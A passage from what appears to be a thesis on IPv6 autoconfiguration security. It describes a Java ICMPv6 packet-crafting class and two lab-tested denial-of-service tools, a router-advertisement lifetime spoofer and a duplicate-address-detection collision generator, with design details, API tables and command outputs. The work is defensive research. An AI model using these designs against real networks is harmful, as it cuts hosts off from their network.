Since address autoconfiguration is a critical procedure, it must be secured against various attacks. The proposed solution for protection of the exchanged neighbor discovery messages is the IPsec authentication header [Kent05]. That would require the existence of security associations between all participating nodes and all nodes that would potentially join the network. Security associations (SAs) between two nodes could be negotiated via IKE, but this cannot be done for multicasted messages; in that case, the SAs have to be manually configured. This introduces yet unresolved issues, due to scalability and key management problems [Arkko05].

The Secure Neighbor Discovery (SEND) working group of the Internet Engineering Task Force (IETF) proposed the SEND protocol to solve the problem of key management [Arkko05] with the use of Cryptographically Generated Addresses (CGA) [Aura05]. As of August 2006, implementations of these protocols that are proposed standards were found only in Linux and FreeBSD operating systems.

This thesis attempts to implement and analyze two Denial of Service attacks, based on security concerns of the autoconfiguration process as described in the relevant RFCs and on the potential threats of the Neighbor Discovery Protocol [Nikander04].

The following chapter presents the software developed for low-level IPv6 packet manipulation, and the code of two Denial of Service attacks.

III. JAVA SOFTWARE FOR LOW-LEVEL IPV6 AUTOCONFIGURATION MESSAGE EXCHANGE MANIPULATION

The attacking software was developed in Java. Since Java does not natively support low-level socket manipulation, an appropriate library for packet capturing and crafting had to be used. Two such open-source libraries were found, both being Java wrappers of the C-based libpcap (Unix) and winpcap (Windows) capture libraries. Jpcap (capital J) supports packet crafting and was selected over jpcap[1].

The current version of Jpcap (version 0.5.1), as of August 2006, doesn't provide direct support for ICMPv6. The intention of this research was, apart from implementing the attacks, to develop a Java class that supports ICMPv6 packet crafting and capture. This class was then used for the "Router Lifetime Decreaser" and the "DAD Collision Generator", two Denial of Service attacks.

The software was developed in NetBeans IDE 5.0, and the comments were converted to Javadoc with the appropriate NetBeans function.

A. ICMPV6 SUPPORT FOR JPCAP

As the attack uses **ICMPv6** messages, a means must be provided to generate these messages by the attacker. A new Java class called **ICMP6** has been developed for this thesis which provides the necessary ICMPv6 support to supplement the Jpcap library. The Java code for this class is provided

[1] Jpcap development is maintained by a faculty member of UC, Irvine at netresearch.ics.uci.edu/kfujii/jpcap/doc/index.html; jpcap is a "sourgeforge" project at sourceforge.net/projects/jpcap.

in Appendix A, while two attack implementations based on the class are presented in Appendices B and C, respectively.

1. The Constants

The bytes of the fields for the ICMP header and for the ICMPv6 neighbor discovery messages are provided as constants, along with the corresponding types. Tables 3 - 10 show the class’s constants.

	Constant	Description	Value
Static short	LINK_DESTINATION_BYTE	Starting Byte of Link-layer Header "Destination Address" field	0
Static short	LINK_SOURCE_BYTE	Starting Byte Link-layer Header "Source Address" field (the field length is 6 bytes)	6
Static short	PACKET_TYPE	Byte of the Link-layer Header "Packet Type" field (the field length is 6 bytes)	12

Table 3. Constants of Class **ICMP6** for Link-Layer bytes

	Constant	Description	Value
static short	VERSION_PRIORITY_BYTE	Byte of the Network-layer Header "Version - Priority" field	0
static short	PAYLOAD_LENGTH_BYTE	Starting Byte of the Network-layer Header "Payload Length" field (field is two bytes long)	4
static short	NEXT_HEADER_BYTE	Byte of the Network-layer Header "Next Header" field	6
static short	HOP_LIMIT_BYTE	Byte of the Network-layer Header "Hop Limit" field	7
static short	SOURCE_BYTE	Starting Byte of the Network-layer "Source Address" field (field length is 8 bytes)	8
static short	DESTINATION_BYTE	Starting Byte of the Network-layer "Destination Address" field (field length is 8 bytes)	24
static short	PAYLOAD_BYTE	Starting Byte of Network-layer's payload	40
static short	ICMP_TYPE_BYTE	Byte of the ICMP Header "ICMP Type" field	40
static short	ICMP_CODE_BYTE	Byte of the ICMP Header "ICMP Code" field	41
static short	ICMP_CHECKSUM_BYTE	Starting Byte of ICMP Header "ICMP Checksum" field (field length is 2 bytes)	42
static short	ICMP_BODY_BYTE	Starting Byte of the ICMP Body	44

Table 4. Constants of Class **ICMP6** for Network-Layer bytes

	Constant	Description	Value
static short	ECHO_REQUEST	Value of ICMPv6 Type for "Echo request" message	128
static short	ECHO_REPLY	Value of ICMPv6 Type for "Echo reply" message	129
static short	MLR	Value of ICMPv6 Type for "Echo multicast listener report" message	131
static short	RS	Value of ICMPv6 Type for "Router Solicitation" message	133
static short	RA	Value of ICMPv6 Type for "Router Advertisement" message	134
static short	NS	Value of ICMPv6 Type for "Neighbor Solicitation" message	135
static short	NA	Value of ICMPv6 Type for "Neighbor Advertisement" message	136
static short	REDIRECT	Value of ICMPv6 Type for "Redirect" message	137

Table 5. Class **ICMP6** constants for ICMPv6 Type field value

	Constant	Description	Value
static short	AUTO_CONFIG_FLAGS	Byte of the ICMP Router Advertisement "Autoconfiguration Flags" fields	45
static short	ROUTER_LIFETIME	Byte of the ICMP Router Advertisement "Router Lifetime" field	46
static short	REACHABLE_TIME	Byte of the ICMP Router Advertisement "Reachable time" field (field length 4 bytes)	48
static short	RETRANSMISSION_ TIMER	Byte of the ICMP Router Advertisement "Retransmission Timer" field	52
static short	RA_OPTIONS_BYTE	Starting Byte of the ICMP Router Advertisement Options Headers	56

Table 6. Class **ICMP6** Router Advertisement specific constants

	Constant	Description	Value
static short	NA_FLAGS_BYTE	Byte of the ICMP Neighbor Advertisement Flags field	44
static short	NA_TARGET_BYTE	Starting Byte of the ICMP Neighbor Advertisement "Target Address" field (field length is 8 bytes)	48
static short	NA_OPTIONS_BYTE	Starting Byte of the ICMP Neighbor Advertisement Options headers	64

Table 7. Class **ICMP6** Neighbor Advertisement specific constants

	Constant	Description	Value
static short	SOURCE_LINK_LAYER_ADDRESS	Value of the ICMPv6 Option Header for a "Source Link Layer Address" option	1
static short	TARGET_LINK_LAYER_ADDRESS	Value of the ICMPv6 Option Header for a "Target Link Layer Address" option	2
static short	PREFIX_INFORMATION	Value of the ICMPv6 Option Header for a "Prefix Information" option	3
static short	MTU	Value of the ICMPv6 Option Header for an "MTU" option	5

Table 8. Constants of Class **ICMP6** for the Option Header Type field value

	Constant	Description	Value
static short	OPTION_LENGTH_BYTE	Byte of the ICMPv6 Option Header "Option Length" field (byte count from the start of the Option Header)	1
static short	OPTION_LINK_LAYER_ADDRESS	Starting Byte of the ICMPv6 Option "Link Layer Address" field (field length 6 Bytes - byte count from the start of the Option Header)	2
static short	PREFIX_FLAGS_BYTE	Byte of the Router Advertisement Prefix Option "Prefix Flags" field (byte count from the start of the Option)	3
static short	PREFIX_VALID_LIFETIME_BYTE	Byte of the Router Advertisement Prefix Option "Prefix Valid Lifetime" field (byte count from the start of the Option)	4
static short	PREFIX_PREFERRED_LIFETIME_BYTE	Byte of the Router Advertisement Prefix Option "Prefix Preferred Lifetime" field (byte count from the start of the Option)	8
static short	PREFIX_BYTE	Starting Byte of the Router Advertisement Prefix Option "Prefix" field (byte count from the start of the Option)	16

Table 9. Constants of Class **ICMP6** for the Option Header bytes

	Constant	Description	Value
static short	ICMP_PSEUDO_LENGTH	ICMP pseudo header length	40
static int	NEXT_HEADER_ICMP	Value of the Network Layer Header "Next-Header" field indicating ICMPv6	58
static int	VERSION_PRIORITY_MIN	Minimum Value of the Network Layer Header "Version Priority" field for IPv6	96

Table 10. Other Class **ICMP6** constants

2. Constructors

The **ICMP6** class is a wrapper of the **Jpcap.packet.Packet** class. The data member of **ICMP6** is a **Jpcap.packet.Packet** object, of which the behavior is enhanced (according to the ICMPv6 specifications) with the class's methods. There are two constructors, neither being a default constructor.

One constructor converts a **jpcap.packet.Packet** object to an **IVMP6** class object. Although error checking (with a method provided by the class) is implemented, it is recommended that the application developer also makes sure that the **jpcap.packet.Packet** object is of type ICMPv6 before using this constructor. No default packet is generated if the error checking fails.

The second constructor is designed to construct various types of ICMPv6 messages with default values where possible. It is given an integer parameter which corresponds to the type of ICMPv6 message to be created (as an ICMP6 object). Currently, only neighbor advertisement messages are supported. Tables 11 & 12 show the neighbor

advertisement fields that are initialized with this constructor, and the fields for which the developer is responsible to assign values.

ICMPv6 field	Value	Comments
Version - Priority	0x60	IPv6 – Priority initialized to 0
Flow Label	0	
Payload length	32	32 bytes Network-Layer payload length (includes the ICMPv6 header and the Target Link layer Address option header)
Next Header	58	ICMPv6
Hop Limit	255	Neighbor discovery specification [RFC2462]
ICMPv6 Type	136	Neighbor Advertisement
ICMPv6 Code	0	
Flags	0	
Option header type	2	Target Link Layer Address
Option header length	1	1 Byte for the Target Link Layer Address option header.

Table 11. Neighbor Advertisement fields initialized by the corresponding **ICMP6** constructor

ICMPv6 field	Corresponding method
Link layer header	ICMPv6.setDataLink() method
Network-Layer source address	ICMPv6.setSourceAddress() method
Network-Layer destination address	ICMPv6.setDestinationAddress() method
Target Address	ICMPv6.setTargetAddress() method
Option header’s Target Link Layer Address	ICMPv6.setOptionLinkAddress() method
ICMPv6 checksum	ICMPv6.calculateChecksum() method

Table 12. Neighbor Advertisement fields not initialized by the corresponding **ICMP6** constructor.

A modification of the neighbor advertisement flags may also be needed by the developer (all flags are initialized to zero).

3. Methods

“Get” methods allow the developer to access the values inside the message’s fields, whereas with the corresponding “set” methods, modification or setting of the values is enabled. A method for calculation and setting of the ICMPv6 checksum is provided. This method appropriately incorporates the pseudo header. Also, a method that checks if a Packet is an ICMPv6 message is implemented. Tables 13 – 15 summarize the methods of the class.

Return Type	Method Name and Description
int	getChecksum() Returns the checksum of the ICMPv6
java.net.Inet6Address	getDestinationAddress() Returns the IPv6 Destination Address address
byte[]	getLinkDestinationAddress() Returns the Link-Layer destination address
byte[]	getLinkSourceAddress() Returns the Link-Layer source address
java.net.Inet6Address	getSourceAddress() Returns the IPv6 source address
java.net.Inet6Address	getTargetAddress() Returns the Target Address of a NA or NS
int	getType() Returns the Type of the ICMPv6

Table 13. Class **ICMP6** methods for accessing ICMPv6 fields

Return Type	Method Name and Description
void	setDataLink(jpcap.packet.DatalinkPacket dl) Sets the DataLink Header to the ICMPv6 packet
void	setDestinationAddress(java.net.Inet6Address dst) Sets the IPv6 Destination Address
void	setOptionLength(int bytes) Sets the ICMPv6 Option Header Length
void	setOptionLinkAddress(byte[] src) Sets the ICMPv6 Option Link-Layer Address
void	setOptionType(int type) Sets the type of the ICMPv6 Option Header
void	setOverride(boolean or) Sets the NA - RA override Flag
void	setPrefixLifetime(int valid, int preferred) Sets the RA Option Prefix Lifetimes the same lifetimes are set for all the prefixes advertised by the particular RA.
Void	setRouterLifetime(int routerLifetime) Sets the RA Router Lifetime
Void	setSolicited(boolean sol) Sets the NA - RA solicited Flag
Void	setSourceAddress(java.net.Inet6Address src) Sets the IPv6 Source Address
Void	setTargetAddress(java.net.Inet6Address adr) Sets the NS - NA Target Address
Void	setType(int type) Sets the ICMPv6 Type

Table 14. Class **ICMP6** methods for modifying/setting ICMPv6 fields

Return Type	Method Name and Description
Void	calculateChecksum() calculates and sets the ICMPv6 checksum
Void	calculatePayloadLength() calculates and sets the ICMPv6 Payload length
Void	send(jpcap.JpcapSender sender) Sends an ICMPv6 packet
Static boolean	isICMP6(jpcap.packet.Packet p) This method checks whether a Packet is an ICMPv6

Table 15. Other methods of **ICMP6**

B. “ROUTER LIFETIMES DECREASER” ATTACK PROGRAM

The **Rld** Class makes use of a **JpcapCaptor** object to capture and process incoming packets. The data members of the class are shown below in Table 16, and are not part of the class’s interface. The Interface of the Class includes the values for the Fake Router Advertisement provided as constants with the default value of zero.

	data member	description
static short	networkInterface	network interface of the attack
static NetworkInterface[]	devices	the array of the interfaces
static JpcapCaptor	jpcap	the JpcapCaptor object
static JpcapSender	sender	the JpcapSender object
static ICMP6	fakeRASent	A member to hold the sent (fake) Router Advertisement
static boolean	firstReceived	a flag that indicates if a router advertisement has already been received
static int	snaplen (initialized to 2000)	the value for the jpcapCaptor snaplen
static boolean	promisc (initialized to false – non promiscuous)	the value for the interface's mode
static int	to_ms (initialized to 20 ms)	the value for the jpcapCaptor to_ ms

Table 16. Class **Rld** private data members

1. Program behavior

The program's main class captures the network traffic using the **JpcapCaptor** object, and then processes the packets calling the method loopPacket of the **PacketReceiver** interface of **JpcapCaptor**. A method "help()" is implemented to handle faulty command line input. Correct command format is "java Rld <interface Nr>".

The implementation of the receivePacket() method of the **jpcap.PacketReceiver** interface processes only the router advertisement messages, by calling the private method spoofRouter() where the values of the router lifetime, the preferred lifetime and the valid lifetime of the Prefix Option are modified to the preset constant values (default values are zero). After the modification, the checksum is calculated and set. Finally, the new packet is injected to the network by the JpcapSender object.

C. "DAD COLLISION GENERATOR" ATTACK PROGRAM

The **Dcg** class also uses **JpcapCaptor** and **JpcapSender** objects to receive and send packets. The data members and the constants fields of the class are shown in Tables 17 & 18.

	Data member	description
public static short	networkInterface	the network interface of the tool
private static NetworkInterface[]	devices	the array of the interfaces
private static JpcapCaptor	jpcap	the JpcapCaptor object
private static JpcapSender	sender	the JpcapSender object
Random	generator	the Random generator (for random MAC address generation
public static ICMP6	fakeNA	the fake (colliding address) Neighbor Advertisement
private static int	snaplen (initialized to 2000)	the value for the jpcapCaptor snaplen
private static boolean	promisc (initialized to true)	the value for the interface's mode
private static int	to_ms (initialized to 20 msec)	the value for the jpcapCaptor to_ms

Table 17. DAD Collision Generator data members

	constant	Description (value)
public static final	LINK_ALL_NODES	All nodes Link Layer Address (33:33:00:00:00:01)
public static final byte[]	ALL_NODES_BYTES	All nodes IPv6 Address (FF:02::01)
public static final byte[]	UNSPEC_BYTES	Unspecified IPv6 Address (::)

Table 18. DAD Collision Generator constant fields

1. Program Behavior

The class's main method captures the traffic and calls the "receivePacket" method for packet processing. The "receivePacket" calls the "neighborSpoof" method whenever it identifies a neighbor solicitation originating from the unspecified address. The "neighborSpoof", using the **ICMP6** class, generates a neighbor advertisement filling the non-standard ICMP fields. The source and target address are copied from the target address of the neighbor solicitation, in order for the collision to occur. The destination address, according to specifications [Thomson98], is the "all nodes address". The solicited flag is set to zero and the override flag is set to one. The link-layer source address is generated randomly, keeping the same first two bytes of the solicitation's source link layer address though, ensuring legality of the MAC address. This bogus address is used at the target link-layer address

option field and in the link layer header. After the checksum is recalculated, the fake neighbor advertisement is sent to the network.

A “help()” method is developed to handle faulty command line input. Correct command format is “java Dcg <interface Nr>”.

Chapter IV presents the results of Router Lifetime Decreaser and DAD Collision Generator in a laboratory IPv6 test bed.

THIS PAGE INTENTIONALLY LEFT BLANK

IV. DENIAL OF SERVICE ATTACKS DURING HOST AUTOCONFIGURATION IN IPV6

A. LAB CONFIGURATION

The laboratory used for this research was configured to simulate an internetwork consisting of two local networks communicating with each other via a router. A schematic representation follows in Figure 12.



Figure 12. Lab network setup

The hosts of the upper network include one Windows XP Pro SP2 PC and two Fedora Core 4 Systems. They are connected with a Cisco Catalyst 1924 switch, and the network that they form is multi-homed, as it is connected to two routers that advertise different prefixes. It is configured to roughly simulate a part of a corporate intranet; one router serves as the gateway to the rest of the intranet and the other to the public internet. Assignment of specific roles to these routers is not of significance for this particular research, but for convenience it is assumed that the Cisco router connects the network to the public internet (where the lower network exists) and the Juniper is a site-local router.

The lower network is interconnected via a Netgear DS104 hub in order to simulate some of the properties of the popular wireless networks and, as mentioned before, the Cisco router connects it to the upper network.

The following tables, Tables 19 & 20, show the OS version and MAC addresses of the hosts and routers of the test bed, and the prefix parameters advertised by the routers.

Subnetwork	Node	Link-layer address
Upper	Windows XP Pro SP2 host	00-12-3f-ad-f2-b2
	Linux Fedora 4 Nr.1 host (Linux 2.6.11-1.1369_FC4)	00-12-3f-ad-ca-46
	Linux Fedora 4 Nr.2 host (Linux 2.6.11-1.1369_FC4)	00-08-74-41-5e-3f
	Juniper m7i router (JUNOS 7.5R1.12)	00-14-f6-81-20-db
	Cisco 2610 router	00-14-9a-c2-4c-11
	(Cisco IOS 12.3(15b))	00-14-9a-c2-4c-13
Lower	Windows XP Pro host	00-12-3f-ad-cb-0f
	Linux Fedora 4 (Linux 2.6.11-1.1369_FC4)	00-12-3f-ad-e7-60
	Attacker Windows XP Pro SP2 Or Linux Fedora 4 (Linux 2.6.11-1.1369_FC4)	00-16-36-3f-69-2f

Table 19. Test network Link-Layer Addresses

Subnetwork	Router	Prefix	Lifetimes in ms (preferred/valid)
Upper	Juniper	2006::0/64	0x93a80/0x278d00 or 2592/604.8 sec
Lower	Cisco	2000:0:0:6/64 2000:0:0:2/64	

Table 20. Subnet prefixes

This lab was used as a test bed for the development and analysis of two Denial of Service attacks. The hosts of the two local networks simulate the targets, whereas the attacker is an external host able to join either network.

The target of the first attack is the whole set of hosts in a local network, and their ability to use their global addresses for communication beyond their link; the tentative title of the attack being “router lifetimes decreaser”. The second attack is focused on specific nodes that attempt to join a local network, prohibiting their interfaces to initialize a valid IPv6 address; the tentative title being “DAD collision generator”. The concept, implementation and results of each attack follow.

B. “ROUTER LIFETIMES DECREASER” ATTACK

This attack is an instance of router spoofing. As the title suggests, it decreases the router lifetime of the router advertisements in order to cause the hosts to remove the router from the Default Router List. This procedure is repeated for all routers on the link, which results in the isolation of the subnet.

1. Theoretical Foundation of the Attack

There are three lifetimes related to the autoconfiguration procedure for global or site-local addresses: the valid prefix lifetime, the preferred prefix lifetime and the router lifetime. The parameters that are advertised via the router advertisements have been discussed for possible security implications, such as an attacking node attempting to spoof them and decrease their lifetime parameters to very short values in order to perform Denial of Service attacks. The valid prefix lifetime is protected from specific attack, since an

unauthorized router can’t change its value to less than two hours [Thomson98] and periodic router advertisements are sent much more often than that (by default the maximum retransmitting time is 3-10 minutes for the routers used for this research). Preferred prefix lifetimes do not have such limitations. A malicious host acting as a router can decrease the preferred lifetime to any short value, even zero, and the other hosts will accept the new value. The reason for this being that deprecated addresses can be used when no preferred address exists [Narten98]. Finally, for a possible router lifetime spoofing, no threat mitigation has been discussed.

According to the autoconfiguration specification [Thomson98], the router lifetime field of the router advertisement applies to its usefulness as a default router. This field is a 16-bit unsigned integer, and its value is calculated in units of seconds. By default its value is three times the maximum router advertisement retransmission time. A value of zero means that the router should be removed from the host’s Router Default List.

If the Router Default List of a node is empty, the node assumes that all destinations are on-link [Narten98]. When attempting to send a message, the node examines its Neighbor cache for information about the link-layer address of the outgoing message. If no corresponding entry is found, the node proceeds to address resolution. Address resolution consists of sending a neighbor solicitation and waiting for a neighbor advertisement. The scope for both of these messages is link-local; no results are expected for hosts on different networks. Communication between two

hosts on different links, when at least one of them has an empty default router list, should not be possible.

2. Design and Development of the Attack Tool

The attack tool is designed to “sniff” the incoming traffic, “build” bogus datagrams, and “inject” them properly into the network.

During the first phase, the program detects and processes only the router advertisement datagrams, silently ignoring all other received frames. When a router advertisement is received its parameters and structure are used for packet crafting.

The bogus router advertisement has only three different parameter values as compared to the original. The router lifetime and the prefix lifetimes (valid and preferred) are set to zero. Although changing the prefix lifetimes should not affect the network’s operation, it was interesting to observe the network’s behavior in such abnormal situations. Finally, after the new ICMP checksum is calculated, a valid router advertisement is injected into the network. A simplified timing flow for one host and one router is provided in below in Figure 13.



Figure 13. Timing diagram of the Router Lifetime Decreaser attack

3. Available Procedures for Attack Effectiveness Testing

Ethereal was installed on all hosts to observe and analyze the network traffic.

The directly affected parameters of the aforementioned attack include the Default Router List and Prefix List [Narten98]. Each operating system uses different data structures to hold these conceptual parameters. The commands used to obtain such information follow.

a. Windows XP Pro

The “ipconfig” command displays the valid addresses. Figure 14 displays the command output of the Windows client of the upper network. The valid addresses (deprecated and preferred) and the two routers’ link-local

addresses are displayed. The default router list consists of the displayed default gateways.

```
Windows IP Configuration


Ethernet adapter Local Area Connection:


        Connection-specific DNS Suffix  . :

        IP Address. . . . . . . . . . . . : 131.120.65.204
        Subnet Mask . . . . . . . . . . . : 255.255.255.248
        IP Address. . . . . . . . . . . . : 2000::6:1d05:c477:f9b1:29a1
        IP Address. . . . . . . . . . . . : 2000::6:212:3fff:fead:f2b2
        IP Address. . . . . . . . . . . . : 2006::1d05:c477:f9b1:29a1
        IP Address. . . . . . . . . . . . : 2006::c0b7:ec:e7e0:50b4
        IP Address. . . . . . . . . . . . : 2006::5f9:fa5e:e7cb:c67f
        IP Address. . . . . . . . . . . . : 2006::693d:ed19:9bd2:8d04
        IP Address. . . . . . . . . . . . : 2006::808e:1c70:a648:a2d3
        IP Address. . . . . . . . . . . . : 2006::494c:b292:f529:31a7
        IP Address. . . . . . . . . . . . : 2006::dc23:25ff:1427:7db8
        IP Address. . . . . . . . . . . . : 2006::212:3fff:fead:f2b2
        IP Address. . . . . . . . . . . . : fe80::212:3fff:fead:f2b2%4
        Default Gateway . . . . . . . . . : 131.120.65.201
                                            fe80::204:9aff:fec2:4c11%4
                                            fe80::214:f6ff:fe81:20db%4


Tunnel adapter Teredo Tunneling Pseudo-Interface:
        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : fe80::5445:5245:444f%5
        Default Gateway . . . . . . . . . :


Tunnel adapter Automatic Tunneling Pseudo-Interface:
        Connection-specific DNS Suffix  :
        IP Address. . . . . . . . . . . . : fe80::5efe:131.120.65.204%2
        Default Gateway . . . . . . . . . :
```

Figure 14. Normal output of “ipconfig”

The addresses' lifetimes (and accordingly the prefixes' lifetimes) can be displayed with the "ipv6 if" command. The output for the appropriate interface of the upper Windows is illustrated in Figure 15. Temporary are the anonymous addresses [Narten01].

```
Interface 4: Ethernet: Local Area Connection
  Guid {BF8D9728-8E8A-4BDB-8DAE-F6962E7FBE49}
  uses Neighbor Discovery
  uses Router Discovery
  link-layer address: 00-12-3f-ad-f2-b2

    preferred global 2000::6:1d05:c477:f9b1:29a1, life
6d18h9m18s/18h6m31s (temporary)
    preferred global 2000::6:212:3fff:fead:f2b2, life
29d23h57m54s/6d23h57m54s (public)
    preferred global 2006::1d05:c477:f9b1:29a1, life
6d14h15m2s/14h12m15s (temporary)
    deprecated global 2006::c0b7:ec:e7e0:50b4, life 5d14h17m53s/0s
(temporary)
    deprecated global 2006::5f9:fa5e:e7cb:c67f, life
4d14h20m45s/0s (temporary)
    deprecated global 2006::693d:ed19:9bd2:8d04, life
3d14h23m36s/0s (temporary)
    deprecated global 2006::808e:1c70:a648:a2d3, life
2d14h26m28s/0s (temporary)
    deprecated global 2006::494c:b292:f529:31a7, life 38h29m19s/0s
(temporary)
    deprecated global 2006::dc23:25ff:1427:7db8, life 14h32m11s/0s
(temporary)
    preferred global 2006::212:3fff:fead:f2b2, life
29d23h59m40s/6d23h59m40s (public)
    preferred link-local fe80::212:3fff:fead:f2b2, life infinite
    multicast interface-local ff01::1, 1 refs, not reportable
    multicast link-local ff02::1, 1 refs, not reportable
    multicast link-local ff02::1:ffad:f2b2, 3 refs, last reporter
    multicast link-local ff02::1:ff27:7db8, 1 refs, last reporter
    multicast link-local ff02::1:ff29:31a7, 1 refs, last reporter
    multicast link-local ff02::1:ff48:a2d3, 1 refs, last reporter
    multicast link-local ff02::1:ffd2:8d04, 1 refs, last reporter
    multicast link-local ff02::1:ffcb:c67f, 1 refs, last reporter
    multicast link-local ff02::1:ffe0:50b4, 1 refs, last reporter
    multicast link-local ff02::1:ffb1:29a1, 2 refs, last reporter
  link MTU 1500 (true link MTU 1500)
  current hop limit 64
  reachable time 22000ms (base 30000ms)
  retransmission interval 1000ms
```

Figure 15. Normal output of "ipv6 if"

Additional commands to observe a client's behavior are the "ipv6 rc" for the routing table and the "ipv6 nc" for the neighbor cache.

The "ping" command can be used to test connectivity.

b. Linux

The "ip -6 addr show" displays information on the assigned addresses and their lifetimes (Figure 16).

```
2: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qlen 1000
    inet6 2000::6:208:74ff:fe41:5e3f/64 scope global dynamic
       valid_lft 2591856sec preferred_lft 604656sec
    inet6 2000::2:208:74ff:fe41:5e3f/64 scope global deprecated
dynamic
       valid_lft 213590sec preferred_lft -1773610sec
    inet6 2006::208:74ff:fe41:5e3f/64 scope global dynamic
       valid_lft 2591983sec preferred_lft 604783sec
    inet6 fe80::208:74ff:fe41:5e3f/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 16. Normal output of "ip -6 addr show"

The "ip -6 route show" displays the routing table; destination cache and default routers are shown in Figure 17.

```
2000:0:0:2::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss
1440 metric 10 4294967295
2000:0:0:6::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss
